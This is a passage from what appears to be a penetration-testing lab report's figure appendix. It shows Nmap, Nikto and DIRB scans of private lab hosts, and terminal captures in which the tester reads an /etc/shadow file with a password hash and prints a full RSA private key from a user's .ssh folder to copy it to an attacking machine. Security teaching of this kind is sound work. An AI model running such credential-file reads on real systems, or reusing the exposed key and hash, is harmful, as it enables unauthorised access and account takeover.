xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Dec 18 21:43:00 2023 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$ ls -a
.              .bashrc  Desktop    .gconf         Pictures  Templates    .xscreensaver
..             .cache   .dmrc      .ICEauthority  .profile  Videos       .xsession-errors
.bash_history  .config  Documents  .local         Public    .Xauthority  .xsession-errors.old
.bash_logout   .dbus    Downloads  Music          .ssh      .Xdefaults
xadmin@xadmin-virtual-machine:~$ cd .ssh
xadmin@xadmin-virtual-machine:~/.ssh$ ls
id_rsa  id_rsa.pub  known_hosts
xadmin@xadmin-virtual-machine:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAunj8PKkVQgwDGeRscWSbEpfqwJjGbdXuu/XVYgZ1POmhefSN
BAA9fADmxhd+GMm9UmcsoJAIeOnvCRU3M4Vi4aIsXSFdpcqq9RUUGUkMSHA/92QH
/VsZxBIxNmQIFnp4z8v/xkiODjfXfbgZ7mEj+hkGMtcd5awTEvFm3JWj69yJRlE7
q/S1PEyfx/chu9sXngv0TgHwO/xb+BhoqqR525Rw6EfNcKQEJG156DMd86L3utbW
1TS/0idHBTRKc2TNyYSezaVlfpY6Fld9aH350CYkHpkj4ZhU9vRAPJmI34WozcWu
tnmm+8eJgtDQwGBmWuPZHh+ruWxW+Xu7awpZ3QIDAQABAoIBACv9BmO4707ZTpH5
FKvbM8m7FKHCaGzYnqywXVn2dAmeg30ld26OL/Lks4vfVtu6G3Mo65ok4BrF9KGL
462/tYfMnfKKQHEv0gxmoIsmdENSV4SgkFHv/7AFKp7OEipbUcyTLw8zZm9sNOVv
XI6jU71X0eKEZIUdhpJdaAp5MmYdBMhPHFcPoKqhONNJv5wqmTzuN10mda6DK6a2
UnsiGqN6n7gyitj9uGN0xWTVhGIrTzDrU1/z3r/i3UGmVTy1n0pHGzUJEkGEQpFc
v94aXsh1huqRzeSYR7QKDMGXxjNygbZwLl+24kd3BHdnqGqrrSIMKavPEE6Cj3QC
p4ajLvECgYEA7QXF6XVs7GslPAkGORsKJRdowiyRfza1Ri6Trsp3+ks3109ZdF7K
/QQQCjdxpiFXNdwRaUmrn+kvetQASwzKYj91hjZf0imZMjfpO2bJyKJ7dAyrDiUM
Ucf7Evr/eJaJiBjrUWWgJsmJlDtFM/Du6q2ckfppxaVccnAxlVL7wosCgYEAyWcY
U16JgtXCUsf5Afbzsp3UNIaM8SuMMvdBJWr+Xnx4Xax/0RiYKRXyYr96YJP5NJYR
ue0t36pqO8pYpPBkTkPPSWdx9woqu1cOhvoMu/YGGmBXQlbn4EWpv0+zgF5NDFtF
dCs1AVEFIRZUkucWeparsgtB6ycGMJkmuHPyajcCgYAoeFHgmNIuU+UZqRjM61cC
GksizGVTaU3uW8mPkLaHoAw60Sue+QiDxwvOEsVu7kZrxdWbOp75QOGAgW5DYj20
JM22StZ1lfC4aF+EavqNLWES4Y7bbWv7EsBF72Frf5igClEzprx/ou3Ax5X7VmoU
2+vd6Pnia2erioiMzIx8HQKBgQCREDSxN9KL7jM9NNPh2mHFMXD7ND6oJtmgi/7c
WKhGnhiEQA8AKFrQnQIspgYbMfm5Kq4×4Oe9xh0mW6RliNB2ntja4itv6F7G+Pl5
tvkdGSNkNCglnDr/iq2tIlcECugsEkGAXu6auCSdpFveQ5wpSAT7BKjCGyWWM3l0
Oe9NGQKBgHbtxRTB7Kho5/XDBHB47PcC+bjTNF96uF/r2ELCEQWHfOsx8m1veKNl
lmW4Xn81SY4TcOlTITiWktt7oUhQ7oVTTfSuS/y/CGq6hPWbLTjSPbbANYVFtxHn
xN01n1AYQgkXhhEaxqAYnzFOJPBBEqEXcrqViyWtuc1nYzYNSJZ4
-----END RSA PRIVATE KEY-----
xadmin@xadmin-virtual-machine:~/.ssh$
```

Fig 11 – Private key of PC 2 which will be copied to the Kali Machine.




Fig 12 – Devices found on the firewall which were not picked up by Nmap.




Fig 13 – Nmap scan of Router 4 and PC 5.




Fig 14 – First section of DIRB output from Webserver 1 (172.16.221.237)




Fig 15 – Initial Nikto output of vulnerabilities for Webserver 1 (172.16.221.237)




Fig 16 – Mounted directory for PC 1 (192.168.0.210)

```
root@kali:~# nikto -host 192.168.0.242
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.242
+ Target Hostname:    192.168.0.242
+ Target Port:        80
+ Start Time:         2023-12-27 18:12:42 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Unix)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the u
ser agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user a
gent to render the content of the site in a different fashion to the MIME t
ype
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37).
 Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
 to XST
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock
' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-627
1).
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting ...
+ 8725 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2023-12-27 18:13:13 (GMT-5) (31 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Fig 17 – Nikto scan of Webserver 2 (192.168.0.242)

```
root@kali:~/mount1/etc# cat shadow
root:!:17391:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:16176:0:99999:7:::
usbmux:*:16176:0:99999:7:::
dnsmasq:*:16176:0:99999:7:::
avahi-autoipd:*:16176:0:99999:7:::
kernoops:*:16176:0:99999:7:::
rtkit:*:16176:0:99999:7:::
saned:*:16176:0:99999:7:::
whoopsie:*:16176:0:99999:7:::
speech-dispatcher:!:16176:0:99999:7:::
avahi:*:16176:0:99999:7:::
lightdm:*:16176:0:99999:7:::
colord:*:16176:0:99999:7:::
hplip:*:16176:0:99999:7:::
pulse:*:16176:0:99999:7:::
xadmin:$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:17391:0:99999:7:::
statd:*:17410:0:99999:7:::
sshd:*:17410:0:99999:7:::
root@kali:~/mount1/etc#
```

Fig 18 – Shadow file for PC 1 reveals the xadmin account exists.




Fig 19 – Nmap scan of Eth2's subnet for Router 1 revealed a webserver from 172.16.221.237.

```
root@kali:~# nmap  -sV -O 192.168.0.225/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-02 06:19 EST
Nmap scan report for 192.168.0.225
Host is up (0.00053s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.226
Host is up (0.00077s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router
```

Fig 20 – Nmap scan of Eth1's subnet for router 1 revealed the location of router 2 from 192.168.0.226.

```
root@kali:~# nmap -sV -O 192.168.0.33/27
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-02 06:25 EST
Nmap scan report for 192.168.0.33
Host is up (0.00093s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Fig 21 – Nmap scan of Eth1's subnet for router 2 reveals PC 2 from 192.168.0.34.

```
root@kali:~# nmap -sV -O 192.168.0.229/30
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-02 06:36 EST
Nmap scan report for 192.168.0.229
Host is up (0.00091s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.230
Host is up (0.0012s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 3 hops
Service Info: Host: vyos; Device: router
```

Fig 22 – Nmap scan of Eth2's subnet for router 2 reveals the location of router 3 from 192.168.0.230.




Fig 23 – Accessing information of router 1 via port 80, HTTP.





